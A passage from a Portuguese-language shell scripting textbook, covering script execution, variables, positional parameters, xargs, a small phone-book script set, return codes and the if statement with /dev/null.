sed '1,2s/[a-z]//g' quequeisso
sed 's/ .*//' quequeisso
sed -n '/UNIX/p' quequeisso
sed '/UNIX/d' quequeisso
cat quequeisso | sed 's/ .*//'
expr 15 / 2 * 5
expr 15 \* 5 / 2
finger | cut -c10-30 | cut -f1 -d" " | tr "[a-z]" "[A-Z]"
grep '^ (P|S)' quequeisso
egrep '^ (E|C)' quequeisso
egrep -v '^ (E|C)' quequeisso | wc -l
fgrep -l ou *
grep ecardoso /etc/passwd | tr : -
expr length "C qui sabe"
```





Capítulo 3

Viemos aqui para falar ou para programar?

- Depois de todo esse blablablá, vamos finalmente ver como funciona essa tal de programação em *Shell*. Eu não quero enganar não, mas você já fez vários programas, uma vez que cada um dos comandos que você usou nos exemplos até aqui é um miniprograma.

O *Shell*, por ser uma linguagem interpretada, pode receber os comandos diretamente do teclado e executá-los instantaneamente, ou armazená-los em um arquivo (normalmente chamado de *script*) que, posteriormente, pode ser processado tantas vezes quanto necessário. Até aqui o que vimos enquadra-se no primeiro caso. Veremos agora o que fazer para criarmos os nossos arquivos de programas.

Executando um programa (sem ser na cadeira elétrica)

Vamos mostrar o conteúdo do arquivo DuLoren:

```
$ cat DuLoren                                Do 1º script a gente nunca se esquece...
#
# Meu Primeiro Script em Shell
#
echo Eu tenho `cat telefones | wc -l` telefones cadastrados
echo "Que sao:"
cat telefones
```

Ih! É um programa! Vamos então executá-lo:

```
$ DuLoren
ksh: DuLoren: cannot execute
```

Ué, se é um programa, por que não posso executá-lo?

```
$ ls -l DuLoren
-rw-r--r-- 1 julio dipao 90 Sep 29 16:19 DuLoren
```

Para ser executável, é necessário que aqui haja um **x**

Então, devemos antes de tudo fazer:

```
$ chmod 744 DuLoren
$ ls -l DuLoren
-rwxr--r-- 1 julio dipao 90 Sep 29 16:19 DuLoren
```

Agora sim!!

Então vamos ao que interessa:

```
$ DuLoren
Eu tenho 6 telefones cadastrados
Que sao:
Ciro Grippi (021)555-1234
Ney Gerhardt (024)543-4321
Enio Cardoso (023)232-3423
Claudia Marcia (021)555-2112
Paula Duarte (011)449-0989
Ney Garrafas (021)988-3398
```

Usando variáveis

O *Shell*, como qualquer outra linguagem de programação, trabalha com variáveis. O nome de uma variável é iniciado por uma letra ou um sublinhado (_), seguido ou não por quaisquer caracteres alfanuméricos ou caracteres sublinhado.


Para criar variáveis

Para armazenar ou atribuir valor a uma variável, basta colocar o nome da variável, um sinal de igual (=) colado ao nome escolhido e, colado ao sinal de igual, o valor estipulado. Assim:

Exemplo:

```
$ variavel=qqcoisa
$ contador=0
$ vazio=
```

*Armazena qqcoisa em variável
Coloca zero na variável contador
Cria a variável vazio com o valor nulo (NULL)*



Repare nos exemplos anteriores que, ao atribuirmos valor a uma variável, não colocamos espaços em branco no corpo dessa atribuição, sob pena de ganharmos um erro, pois linhas contendo espaços em branco são tratadas pelo Shell como comandos (Vide Capítulo 0).

Para exibir o conteúdo das variáveis

Para exibirmos o valor de uma variável, devemos preceder o seu nome por um cifrão (`$`). Assim, se quisermos exibir o conteúdo das variáveis criadas antes, faríamos:

Exemplo:

```
$ echo variavel=$variavel, contador=$contador, vazio=$vazio
variavel=qqcoisa, contador=0, vazio=
```

Se desejarmos preceder a variável `contador` do número zero para formatar números como `00, 01, ..., 0n`:

```
$ echo 0$contador
00
```

Da mesma forma que concatenamos caracteres antes da variável, podemos fazê-lo após:

```
$ echo $variável-jilo
qqcoisa-jilo
$ echo $contador1
$
```

Concatenar ao conteúdo de \$variável, literal -jilo

Concatenar ao conteúdo de \$contador, literal 1

No último exemplo, o resultado foi nulo porque o *Shell* interpretou o comando como uma solicitação para que seja exibido o conteúdo da variável `contador1`. Como tal variável não existe, o valor retornado será nulo.

Por que o interpretador entendeu \$variavel-jilo e encrencou com \$variavel1? Bem, conforme você já sabe, o nome de uma variável só comporta caracteres alfanuméricos e o caractere sublinha (_), dessa forma \$variavel-jilo não será interpretado como uma variável, já que contém o caractere menos (-), porém \$contador1 sim.

Como fazer então? Um dos recursos que o *Shell* utiliza para delimitar variáveis é colocá-las entre chaves ({}). Dessa forma, para solucionar o problema, poderíamos fazer:

Exemplo:

```
$ echo ${contador}1
```

O contador tem 0, e colocamos o 1 a seguir

Passando e recebendo parâmetros

Suponha que você tenha um programa chamado listdir, assim:

```
$ cat listdir
echo Os Arquivos do Diretorio Corrente Sao:
ls -l
```

Que quando executado geraria:

```
$ listdir
Os Arquivos do Diretorio Corrente Sao:
-rwxr--r-- 1 julio dipao      90 Sep 29 16:19 DuLoren
-rwxr--r-- 1 julio dipao      51 Sep 29 17:46 listdir
-rw-r--r-- 1 julio dipao    416 Sep  3 10:53 quequeisso
-rw-r--r-- 1 julio dipao    137 Sep  9 11:33 telefones
```

Ora, esse programa seria estático, só listaria o conteúdo do diretório corrente. Para tornar o programa mais dinâmico, nosso script deveria receber o nome do diretório que desejássemos listar. Dizemos que estamos executando um *script* passando parâmetros, e sua forma geral é a seguinte:

```
progr parm1 parm2 parm3 . . . parmn
```

Isto é, chama-se o programa da forma habitual e, em seguida, separados por espaços em branco, vêm os parâmetros.

Sobre essa chamada de progr anterior, devemos nos ater a diversos detalhes:

- Os parâmetros passados (`parm1, parm2...parmn`) dão origem, dentro do programa que os recebe, às variáveis `$1, $2, $3....$n`. É importante notar que a passagem de parâmetro é posicional, isto é, o primeiro parâmetro é o `$1`, o segundo `$2` e assim sucessivamente, até `$9`.

Exemplo:

```
$ cat param1
echo $1
echo $2
echo $11
$ param1 1. 2. 3. 4. 5. 6. 7. 8. 9. 10. 11.
1.
2.
1.1
```

Programa sobre passagem de parâmetros
Lista 1º parâmetro
Lista 2º parâmetro
Lista 11º parâmetro
Executa programa passando 11 parâmetros
Listou 1º parâmetro
Listou 2º parâmetro
Você esperava 11. E deu 1.1! Dá pra entender?

A explicação para o que aconteceu com o 11º parâmetro é que, apesar do *Shell* não limitar a quantidade de parâmetros que podem ser passados, só é possível endereçar diretamente até o 9º parâmetro. Dessa forma, o que o *Shell* viu foi o parâmetro `$1`, seguido no dígito 1.

- A variável `$0` conterá o nome do programa.

Exemplo:

```
$ cat param2
echo $0
echo $2
echo $11
$ param2 1. 2. 3. 4. 5. 6. 7. 8. 9. 10. 11.
param2
2.
1.1
```

Programa exemplo da variável \$0
Linha alterada em relação ao anterior
O parâmetro \$0 devolveu o nome do prg

- A variável `$#` conterá a quantidade de parâmetros recebida pelo programa.

Exemplo:

```
$ cat param3
echo O Programa $0 Recebeu $# Parâmetros
echo $1
echo $2
echo $11
```

Observe o \$0 e o \$# incluídos nesta linha

```
$ param3 1. 2. 3. 4. 5. 6. 7. 8. 9. 10. 11.
O Programa param3 Recebeu 11 Parâmetros           $0 gerou nome do prg e $# o total de parâmetros
1.
2.
1.1
```

- A variável `$*` contém o conjunto de todos os parâmetros separados por espaços em branco.

Exemplo:

```
$ cat param4
echo O Programa $0 Recebeu $# Parâmetros Listados Abaixo:
echo $*
$ param4 1. 2. 3. 4. 5. 6. 7. 8. 9. 10. 11.
O Programa param4 Recebeu 11 Parâmetros Listados Abaixo:
1. 2. 3. 4. 5. 6. 7. 8. 9. 10. 11.           O 10º e o 11º parâmetros foram listados
```

- O comando `shift n` mata os `n` primeiros parâmetros, o valor `default` de `n` é 1. Esse é um dos comandos que nos permite passar mais que 9 parâmetros.

Exemplo:

```
$ cat param5
echo O Programa $0 Recebeu $# Parâmetros
echo $1
echo $2
shift 10
echo $1
$ param5 1. 2. 3. 4. 5. 6. 7. 8. 9. 10. 11.
O Programa param5 Recebeu 11 Parâmetros
1.
2.
11.                                              Modificando o programa param3...
                                                Matei os 10 primeiros parâmetros e...
                                                O 11º parâmetro se transforma no 1º
                                                Agora sim...
```

Observe a diferença que faz o uso das aspas no mesmo exemplo:

```
$ param5 "1. 2. 3. 4. 5. 6. 7." 8. 9. 10. 11.
O programa param5 Recebeu 5 Parâmetros
1. 2. 3. 4. 5. 6. 7.                         1º parâmetro porque as aspas agrupam
8.
param5[4]: shift: bad number                   Agora não existem 10 parâmetros para o shift
```



Apesar de podermos trabalhar com os parâmetros de ordem superior a nove das formas mostradas anteriormente, existem outras maneiras, até mais intuitivas de fazê-lo, que serão apresentadas mais adiante.

Olha só este *script* para saber desde quando as pessoas se *logaram* (ARGH!!!).

```
$ cat kadeo
echo -n "$1 esta logado desde "
who | grep $1 | cut -c19-30
$ kadeo enio
enio esta logado desde Sep 30 16:49
```

*\$1 é o 1º parâmetro. A opção -n é para não saltar linha
Na saída do who pesquiso usuário e corte data
Executando, \$1 conterá enio*

Alterando o `listdir`, que está no início da seção Passando e Recebendo Parâmetros para `listdir1`, de forma a listar o conteúdo de um diretório especificado, e não somente o diretório corrente como fazia o `listdir`, teríamos:

```
$ cat listdir1
cd $1
echo Os Arquivos do Diretorio $1 Sao:
ls -l
$ listdir1 /tmp
Os Arquivos do Diretorio /tmp Sao:
total 92
-rw-r--r-- 1 enio    ssup        310 Sep 30 15:50 23009
-rw----- 1 root    root      10794 Sep 30 17:29 799.debug
-rw-r--r-- 1 bolpetti ssup        0 Sep 30 08:40 csa
-rw-rw-r-- 1 root    sys       592 Sep 29 20:07 sa.adrfl
-rw-rw-rw- 1 root    root      20 Sep 30 14:51 xx
```

*cd para o diretório que será passado
Na execução passando o diretório /tmp*

Esta parte de passagem de parâmetros é muito importante; até agora, o que vimos foi muito superficial. Mais à frente veremos outros exemplos e aplicações que farão uma abordagem mais detalhada do tema.

O comando que passa parâmetros

Vejamos um caso diferente de passagem de parâmetros: suponhamos que desejamos procurar, recursivamente, a partir do diretório corrente, todos os arquivos que possuam uma determinada <cadeia de caracteres>. Ora, isso é fácil – você dirá. Para listar recursivamente o conteúdo do diretório, eu devo usar o comando `ls -R` e o comando para listar os arquivos que possuem uma determinada <cadeias de caracteres> é o `grep -l`. Então se eu fizer:

```
$ ls -R | grep -l <cadeia de caracteres>
```

Estarei fazendo uma grande besteira, pois estarei procurando <cadeia de caracteres> no nome dos arquivos e não como conteúdo deles.

Como fazer então? Felizmente para nós “shelleiros” existe um comando, cuja função primordial é construir listas de parâmetros e passá-las para a execução de outros programas ou instruções. Este comando é o `xargs` e deve ser usado da seguinte maneira:

```
xargs [comando [argumento inicial]]
```

Caso o comando, que pode ser inclusive um *script Shell*, seja omitido, será usado por default o `echo`.

O `xargs` combina o argumento inicial com os argumentos recebidos da entrada padrão, de forma a executar o comando especificado uma ou mais vezes.

Exemplo:

Vamos melhorar a pesquisa proposta antes e torná-la mais genérica. Vamos otimizá-la trocando `ls -R` pelo comando `find` com a opção `-type f` para pesquisar somente os arquivos normais, desprezando diretórios, arquivos especiais, arquivos de ligações, etc., já que o comando `ls -R` gera, além do nome dos arquivos, também o nome dos diretórios, e vamos torná-la mais genérica recebendo o nome do diretório inicial e a cadeia a ser pesquisada como parâmetros. Para isso fazemos:

```
$ cat grep
#
#                                     Grep recursivo
#   Pesquisa a cadeia de caracteres definida em $2 a partir do diretório $1
#
find $1 -type f -print|xargs grep -l "$2"           -type f significa arquivos normais
```

Vamos executá-lo:

```
$ grep .. parametro
.../transpro
.../curso/testchar
.../curso/c4e2
.../curso/c5e1
.../curso/c6e1
.../curso/c7e1
.../curso/c8e2
.../curso/medieval
.../newtrftp/movct.sh
```

Este está no diretório pai(..)

Todos estes arquivos o programa
localizou no diretório curso, abaixo do pai

Este foi encontrado no diretório newtrftp

Na execução desse script procuramos, a partir do diretório pai (...), todos os arquivos que continham a cadeia `parametro`, e podemos notar que o primeiro arquivo encontrado estava no diretório pai, o último no `newtrftp`, e todos os demais no diretório `curso`, validando dessa forma a pesquisa recursiva.

Exatamente a mesma coisa poderia ser feita se a linha do programa fosse a seguinte:

```
find $1 -type f -exec grep -l "$2" {} \; Veja sintaxe do find na parte I deste livro
```

Esse processo tem duas grandes desvantagens sobre o anterior:

1. A primeira é bastante visível: o tempo de execução desse método é muito superior ao daquele, isso porque o `grep` será feito em cada arquivo que lhe for passado pelo `find`, um a um, ao passo que com o `xargs` será passada toda ou, na pior das hipóteses, a maior parte possível, da lista de arquivos gerada pelo `find`;
2. Dependendo da quantidade de arquivos encontrados que atendem ao `find`, poderemos ganhar aquela famosa e fatídica mensagem de erro “*Too many arguments*” indicando um estouro da pilha de execução do `grep`. Como foi dito no item anterior, se usarmos o `xargs` ele passará para o `grep` a maior quantidade de parâmetros possível, suficiente para não causar esse erro, e, caso necessário, executará o `grep` mais de uma vez.



Aê pessoal do Linux que usa o `ls` colorido que nem porta de tinturaria: nos exemplos a seguir que envolvem essa instrução, vocês devem usar a opção `--color=none`, senão os resultados não ocorrerão conforme o esperado.

Vamos agora analisar um exemplo que é mais ou menos o inverso desse que acabamos de ver. Desta vez, vamos fazer um script para remover todos os arquivos do diretório corrente, pertencentes a um determinado usuário.

A primeira ideia que surge é, como no caso anterior, usar um comando `find`, da seguinte maneira:

```
$ find . -user cara -exec rm -f {} \; -user cara significa todos arqs. cujo dono é cara
```

Quase estaria certo, o problema é que dessa forma você removeria não só os arquivos do `cara` no diretório corrente, mas também de todos os outros subdiretórios “pendurados” nele. Vejamos então como fazer:

```
$ ls -l | grep cara | cut -c55- | xargs rm
```

Dessa forma, o `grep` selecionou os arquivos que continham a cadeia `cara` no diretório corrente listado pelo `ls -l`. O comando `cut` pegou somente o nome dos arquivos, passando-os para a remoção pelo `rm` usando o comando `xargs` como ponte.

O `xargs` é também uma excelente ferramenta de criação de *one-liners* (scripts de somente uma linha). Veja este para listar todos os donos de arquivos (inclusive seus *links*) “pendurados” no diretório `/bin` e seus subdiretórios.

```
$ find /bin -type f -follow | \          A contrabarra serve para o bash não ver o <ENTER>
xargs ls -al | tr -s ' ' | cut -f3 -d' ' | sort -u
```

Muitas vezes o `/bin` é um *link* (como no Solaris) e a opção `-follows` obriga o `find` a seguir o *link*. O comando `xargs` alimenta o `ls -al` e a sequência de comandos seguinte é para pegar somente o 3º campo (dono) e classificá-lo devolvendo somente uma vez cada dono (opção `-u` do comando `sort`).

Você pode usar as opções do `xargs` para construir comandos extremamente poderosos. Para exemplificar isso e começar a entender as principais opções dessa instrução, vamos supor que temos de remover todos os arquivos com extensão `.txt` sob o diretório corrente e apresentar os seus nomes na tela. Veja o que podemos fazer:

```
$ find . -type f -name "*.txt" | \          A contrabarra serve para o bash não ver o <ENTER>
xargs -i bash -c "echo removendo {}; rm {}"
```

A opção `-i` do `xargs` troca pares de chaves `({})` pela cadeia que está recebendo pelo *pipe* `(|)`. Então, neste caso, as chaves `({})` serão trocadas pelos nomes dos arquivos que satisfaçam ao comando `find`.

Olha só a brincadeira que vamos fazer com o `xargs`:

```
$ ls | xargs echo > arq.ls
$ cat arq.ls
arq.ls arq1 arq2 arq3
```

```
$ cat arq.ls | xargs -n1
arq.ls
arq1
arq2
arq3
```

Quando mandamos a saída do `ls` para o arquivo usando o `xargs`, comprovamos o que foi dito anteriormente, isto é, o `xargs` manda tudo que é possível (o suficiente para não gerar um estouro de pilha) de uma só vez. Em seguida, usamos a opção `-n 1` para listar um por vez. Só para comprovar veja o exemplo a seguir, quando listaremos dois em cada linha:

```
$ cat arq.ls | xargs -n 2
arq.ls arq1
arq2 arq3
```

Mas a linha acima poderia (e deveria) ser escrita sem o uso de *pipe* (`|`), da seguinte forma:

```
$ xargs -n 2 < arq.ls
```

Outra opção legal do `xargs` é a `-p`, na qual o `xargs` pergunta se você realmente deseja executar o comando. Digamos que em um diretório você tenha arquivos com a extensão `.bug` e `.ok`, os `.bug` estão com problemas que após corrigidos são salvos como `.ok`. Dê uma olhadinha na listagem deste diretório:

```
$ ls dir
arq1.bug
arq1.ok
arq2.bug
arq2.ok
...
arq9.bug
arq9.ok
```

Para comparar os arquivos bons com os defeituosos, fazemos:

```
$ ls | xargs -p -n2 diff -c
diff -c arq1.bug arq1.ok ?...y
...
diff -c arq9.bug arq9.ok ?...y
```

Para finalizar, o `xargs` também tem a opção `-t`, onde vai mostrando as instruções que montou antes de executá-las. Gosto muito dessa opção para ajudar a depurar o comando que foi montado.

Então podemos resumir o comando de acordo com a tabela a seguir:

Opção	Ação
<code>-i</code>	Substitui o par de chaves <code>{}</code> pelas cadeias recebidas
<code>-nNum</code>	Manda o máximo de parâmetros recebidos, até o máximo de <code>Num</code> para o comando a ser executado
<code>-lNum</code>	Manda o máximo de linhas recebidas, até o máximo de <code>Num</code> para o comando a ser executado
<code>-p</code>	Mostra a linha de comando montada e pergunta se deseja executá-la
<code>-t</code>	Mostra a linha de comando montada antes de executá-la

Desta vez vamos...

Você se lembra do arquivo de telefones dos exemplos anteriores?

```
$ cat telefones
Ciro Grippi      (021)555-1234
Ney Gerhardt     (024)543-4321
Enio Cardoso     (023)232-3423
Claudia Marcia   (021)555-2112
Paula Duarte     (011)449-0989
Ney Garrafas     (021)988-3398
```

Vamos colocá-lo em ordem para facilitar o seu uso a partir deste ponto:

```
$ sort -o telefones telefones
$ cat telefones
Ciro Grippi      (021)555-1234
Claudia Marcia   (021)555-2112
Enio Cardoso     (023)232-3423
Ney Garrafas     (021)988-3398
Ney Gerhardt     (024)543-4321
Paula Duarte     (011)449-0989
```

O `-o` indica a saída do `sort`. O próprio `telefones`

Programa para procurar pessoas no arquivo de telefones

Você, a essa altura, já sabe que deve usar o comando `grep` para achar uma determinada pessoa neste arquivo:

```
$ grep Car telefones
Enio Cardoso (023)232-3423
```

E também sabe que, para procurar por um nome composto, você deve colocá-lo entre aspas:

```
$ grep "Ney Ge" telefones
Ney Gerhardt (024)543-4321
```

Vamos então listar o *script*, que chamaremos de `pp`, para procurar uma pessoa que será passada como parâmetro e listar o seu registro.

```
$ cat pp
#
# Pesquisa Pessoa no Catalogo Telefonico
#
grep $1 telefones
```

Vamos usá-lo:

```
$ pp Ciro
Ciro Grippi (021)555-1234
$ pp "Ney Ge"
grep: can't open Ge
telefones:Ney Gerhardt (024)543-4321
telefones:Ney Garrafas (021)988-3398
```

*Entre aspas como manda o figurino
Queque isso minha gente???*

No último exemplo, cuidadosamente, coloquei *Ney Ge* entre aspas. O que houve? Onde foi que errei? Olhe novamente para o `grep` executado pelo programa `pp`:

```
grep $1 telefones
```

Mesmo colocando *Ney Ge* entre aspas, para que seja encarado como um único parâmetro, quando o `$1` foi passado pelo *Shell* para o comando `grep`, transformou-se em dois argumentos. Dessa forma, o conteúdo final da linha que o `grep` executou foi o seguinte:

```
grep Ney Ge telefones
```

Como a sintaxe do grep é:

```
grep <cadeia de caracteres> [arq1, arq2, arq3,...arqn]
```

O Shell entendeu que deveria procurar a cadeia de caracteres Ney nos arquivos Ge e telefones e, por não existir o arquivo Ge, gerou o erro.

Para resolver esse problema, basta colocar a variável \$1 entre aspas, da seguinte forma:

```
$ cat pp
#
# Pesquisa Pessoa no Catalogo Telefonico - versao 2
#
grep "$1" telefones
$ pp Ciro
Ciro Grippi      (021)555-1234          Continua funcionando...
$ pp "Ney Ge"
Ney Gerhardt     (024)543-4321          Agora é que são elas...
                                            Viu só? Não disse?
```



O erro gerado por falta de aspas envolvendo variáveis é muito frequente e de difícil diagnóstico para o iniciante em *Shell script*. Por isso aconselho que, sempre que possível (99% dos casos), coloque as variáveis entre aspas.

Programa para inserir pessoas no arquivo de telefones

Vamos continuar o desenvolvimento da série de programas para manipular o arquivo de telefones. Você, provavelmente, desejará adicionar pessoas a esse arquivo. Para tal vamos ver um programa chamado add que recebe dois argumentos – o nome da pessoa que será adicionada e o seu telefone:

```
$ cat add
#
# Adiciona Pessoas ao Arquivo de Telefones
#
echo "$1      $2" >> telefones
```

Observe que entre o \$1 e o \$2 do exemplo anterior existe um caractere <TAB> que deve ser colocado entre aspas, para evitar que o *Shell* o transforme em um espaço simples.

Vamos executar este programa:

```
$ add "Joao Bolpetti" (011)224-3469
bash: syntax error: `(' unexpected
                                         Ops!!
```

Não se esqueça! Os parênteses por si só têm significado para o Shell, devendo, portanto, sempre ser protegidos da sua interpretação. Vamos tentar de outra forma:

\$ add "Joao Bolpetti" "(011)224-3469"	<i>Com os parênteses protegidos por aspas...</i>
\$ pp Bolp	<i>Só para ver se achamos a nova entrada</i>
Joao Bolpetti (011)224-3469	
\$ cat telefones	<i>Vamos ver o que houve</i>
Ciro Grippi (021)555-1234	
Claudia Marcia (021)555-2112	
Enio Cardoso (023)232-3423	
Ney Garrafas (021)988-3398	
Ney Gerhardt (024)543-4321	
Paula Duarte (011)449-0989	
Joao Bolpetti (011)224-3469	

Quase!!! O programa só não está 100% porque o arquivo `telefones` não estaria mais classificado, já que todos os registros incluídos seriam anexados ao final do arquivo. Vamos aprimorar este programa:

```
$ cat add
#
# Adiciona Pessoas ao Arquivo de Telefones - Versao 2
#
echo "$1      $2" >> telefones
sort -o telefones telefones
                                         Classifica o arquivo. Saída nele mesmo
```

Vamos ver sua execução:

```
$ add "Luiz Carlos" "(021)767-2124"
$ cat telefones
Ciro Grippi (021)555-1234
Claudia Marcia (021)555-2112
Enio Cardoso (023)232-3423
Joao Bolpetti (011)224-3469
Luiz Carlos (021)767-2124
Ney Garrafas (021)988-3398
Ney Gerhardt (024)543-4321
Paula Duarte (011)449-0989
```

Então, cada vez que incluímos um registro, o arquivo `telefones` é classificado.

Programa para remover pessoas do arquivo de telefones

Não existe sistema que permita consultar um arquivo, incluir dados e não possibilite a remoção de registros. Portanto, dando prosseguimento a essa série de *scripts*, desenvolveremos um programa chamado `rem` que terá como argumento o nome da pessoa a ser removida. Isso deverá ser feito usando-se a opção `-v` do comando `grep`. (Veja na seção A Família de Comandos `grep`, Capítulo 2).

```
$ cat rem
#
# Remove Pessoas do Arquivo de Telefones
#
grep -v "$1" telefones > /tmp/$$  
mv /tmp/$$ telefones
```

Nesse programa, o `grep` lista para `/tmp/$$10` o conteúdo de `telefones`, exceto os registros que tenham a cadeia de caracteres especificada em `$1`. Depois da execução do comando `grep`, o velho `telefones` será substituído pelo novo `/tmp/$$`.

Vejamos sua execução:

```
$ rem "Joao Bolpetti"
$ cat telefones
Ciro Grippi      (021) 555-1234
Claudia Marcia  (021) 555-2112
Enio Cardoso    (023) 232-3423
Luiz Carlos     (021) 767-2124
Ney Garrafas   (021) 988-3398
Ney Gerhardt    (024) 543-4321
Paula Duarte   (011) 449-0989
$ rem "Ney"
$ cat telefones
Ciro Grippi      (021) 555-1234
```

10. O diretório `/tmp` é liberado para qualquer usuário poder ler e gravar e o `$$` representa o PID. Veja também nota de rodapé 1, Capítulo 1.

Claudia Marcia	(021) 555-2112
Enio Cardoso	(023) 232-3423
Luiz Carlos	(021) 767-2124
Paula Duarte	(011) 449-0989

No primeiro caso, *João Bolpetti* foi removido a contento. No segundo, no entanto, as entradas *Ney Garrafas* e *Ney Gerhardt* foram removidas, já que ambas satisfazem ao padrão de remoção informado. Vamos usar o programa `add` para cadastrá-los de volta no `telefones`.

```
$ add "Ney Gerhardt" "(024) 543-4321"
$ add "Ney Garrafas" "(021) 988-3398"
```

Então vimos, conforme já havia antecipado, que para fazermos programas em *Shell*, basta “empilharmos” comandos em um arquivo, torná-lo executável e fim de papo. Vamos, a partir de agora, aprender instruções mais complexas que nos ajudarão na programação de verdade.

Exercícios

1. Fazer um programa para procurar, pelo sobrenome, pessoas no arquivo `telefones`.
2. Fazer um programa para listar todas as pessoas de um determinado DDD.
3. Como posso pegar o último parâmetro passado, em uma lista de tamanho indeterminado?
4. Listar os usuários que estão “logados” há mais de um dia.



Verifique como funcionam os comandos `date` e `who` (ou `finger`).





Capítulo 4

Liberdade condicional!!

- A partir de agora, você terá liberdade para executar *mandos condicionais*, sem os quais nenhuma linguagem de programação pode sobreviver. Eles possibilitam testar situações corriqueiras dentro dos programas, de forma a permitir tomadas de decisões e contradecisões cabíveis em cada caso, mudando o fluxo de execução das rotinas.

Todas as linguagens de programação se utilizam faramente dos *mandos condicionais*. Por que o *Shell* seria diferente? Ele também usa esses comandos, porém de uma forma não muito ortodoxa. Enquanto as outras linguagens testam direto uma condição, o *Shell* testa o código de retorno do comando que o segue.

O código de retorno de uma instrução está associado à variável `$?`, de forma que sempre que um comando é executado com sucesso, `$?` é igual a zero, caso contrário o valor retornado será diferente de zero.

Exemplos:

```
$ ls -l quequeisso          Este nós conhecemos de outros carnavais...
-rw-r--r-- 1 julio  dipao  416 Sep  3 10:53 quequeisso
$ echo $?
0                           Beleza..
$ ls -l nadadisso           Deste eu nunca ouvi falar...
nadadisso: No such file or directory
$ echo $?
2                           Que tal a execução da instrução anterior??
                                         Zebra..
```

Nos exemplos anteriores, pudemos ver que, no primeiro caso, quando verificamos a existência de `quequeisso`, o código de retorno (`$?`) foi zero, indicando que o comando `ls` foi bem sucedido. O oposto acontece no caso do `nadadisso`.

Quando você executa diversos comandos encadeados em um *pipe* (`|`), o *return code* dado por `echo $?` reflete apenas o resultado de saída do último comando executado no pipe. O array `PIPESTATUS`, por sua vez, armazena em cada elemento o resultado respectivo de cada um dos comandos do pipe. `$(PIPESTATUS[0])` tem o *return code* do primeiro comando, `$(PIPESTATUS[1])` contém o *return code* do segundo, e assim por diante.

O exemplo abaixo mostra um *script* que executa um pipe de três comandos e imprime o *return code* de cada um dos comandos:

```
$ date | grep Wed | wc -l
$ echo ${PIPESTATUS[*]}
0 1 0
```

Na última linha temos a impressão do array `$(PIPESTATUS)`: `0` (zero) indicando o sucesso do primeiro comando, `1` indicando que o `grep` falhou ao procurar pela cadeia `Wed`, e novamente `0` (zero) para o sucesso do comando `wc -l`.

Você pode usar individualmente o conteúdo de `$(PIPESTATUS[0])`, `$(PIPESTATUS[1])` e `$(PIPESTATUS[n])`. Entretanto, a utilização do array deve ser imediatamente posterior ao *pipe*, caso contrário o array será reutilizado. Por exemplo, experimente colocar um

```
$ echo $?
entre o pipe e o comando echo ${PIPESTATUS[*]}.
```

O bom e velho if

Qual é o programador que não conhece o comando `if`? Como todas as outras linguagens, o *Shell* também tem o seu comando `if` que, na sua forma geral, tem a seguinte sintaxe:

<code>if <comando></code>	<i>Se <comando> for bem sucedido (\$? = 0)...</i>
<code>then</code>	<i>Então...</i>
<code><comando></code>	<i>Execute</i>

```

<comando>
<...>
else
  <comando>
  <comando>
  <...>
fi

```

Estes
 Comandos...
 Senão ($$? \neq 0$)...
 Execute
 Os outros
 Comandos....
Fim do teste condicional.

Note que, diferentemente das outras linguagens, o comando `if` do Shell, no seu formato geral, não testa uma condição, mas sim se uma instrução foi executada com sucesso ou não, isto é, se o código de retorno da instrução foi igual a zero ou não. Mais à frente veremos que o `if`, além de testar o sucesso ou não da execução de outros comandos, também pode ser usado para testar condições (existe um comando específico para isso e o `if` testa a execução dessa instrução).

Por causa desta ambiguidade de funções, podemos afirmar que o comando `if` do ambiente *Shell* é mais poderoso que o seu equivalente em outras linguagens.

Exemplo:

Vamos escrever um *script* que nos diga se uma determinada pessoa, cujo nome será passado por parâmetro, fez *login* no seu computador:

```

$ cat talogado
#
# Verifica se determinado usuario esta "logado"
#
if who | grep $1
then
  echo $1 esta logado
else
  echo $1 nao esta logado
fi

```

No trecho de programa anterior, o `if` executa o `who | grep` e testa o código de retorno do `grep`. Se for zero (o `grep` achou o usuário), o bloco de comandos “pendurado” abaixo do `then` será executado. Caso contrário, estes comandos serão saltados e, existindo um `else`, sua sequência de instruções será então executada.

Observe o ambiente e a execução do talogado:

```
$ who
ciro  tttyp2 Sep 8 09:02 (11.0.132.95)
ney   tttyp4 Sep 8 14:51 (11.0.132.96)
enio  tttyp5 Sep 8 16:23 (11.0.132.93)
hudson tttyp6 Sep 8 10:33 (11.0.132.91)

$ talogado enio
enio  tttyp5 Sep 8 16:23 (11.0.132.93)
enio esta logado
$ talogado ZeNinguem
ZeNinguem nao esta logado
```

Quem está "logado"?

Esta linha indesejável é a saída do who...

Esta sim é a resposta que esperávamos

Observe ainda os testes a seguir, que foram feitos no mesmo ambiente dos exemplos anteriores:

```
$ who | grep ciro
ciro      tttyp2      Sep 8 09:02 (11.0.132.95)
$ echo $?
0
$ who | grep ZeNinguem
$ echo $?
1
```

Comando grep executado com êxito

Comando grep falhou...



Dicas!

Repare que a execução do talogado enio gerou uma linha correspondente à saída do `who`, que não traz proveito algum para o programa; diria até que o ideal seria que ela não aparecesse. Para tal, existe um buraco negro do UNIX no qual todas as coisas colocadas desaparecem sem deixar vestígio. Este buraco negro, chamado `/dev/null`, é um arquivo especial do sistema, do tipo device, no qual todos estão aptos a gravar ou ler (neste último caso, ganhando imediatamente um `EOF`).

Exemplo:

Vamos redirecionar para o *buraco negro* a saída do `grep`, de forma a conseguir o resultado esperado no exercício anterior:

```
$ cat talogado
#
# Verifica se determinado usuario esta "logado" - versao 2
#
if who | grep $1 > /dev/null
then
```

Inclui /dev/null redirecionando a saída do who

```

    echo $1 esta logado
else
    echo $1 nao esta logado
fi
$ talogado enio
enio esta logado

```

Não apareceu a linha indesejada

Homessa¹¹!! Alcançamos o desejado. Esse tal de Shell é fogo...

Para saber se o conteúdo de uma variável é numérico ou não, poderíamos fazer:

```

if expr $1 + 1 > /dev/null 2> /dev/null      Resultado de expr e erro que irão para /dev/null
then
    echo Eh um numero
else
    echo Nao eh um numero
fi

```

Nesse exemplo, somando qualquer valor numérico (no caso 1) ao conteúdo de uma variável, se ela não for numérica, a instrução `expr` gerará um *código de retorno* diferente de zero que será capturado pelo comando `if`.



Se o resultado de qualquer operação feita pelo `expr` resultar em zero, seu *código de retorno* será diferente de zero. Então, no exemplo anterior, caso o conteúdo da variável fosse -1, o resultado do `if` seria inválido. Experimente fazer `expr -1 + 1` ou `expr 0 + 0` e em seguida teste o código de retorno.

Testando o `test`

A essa altura dos acontecimentos você irá me perguntar:

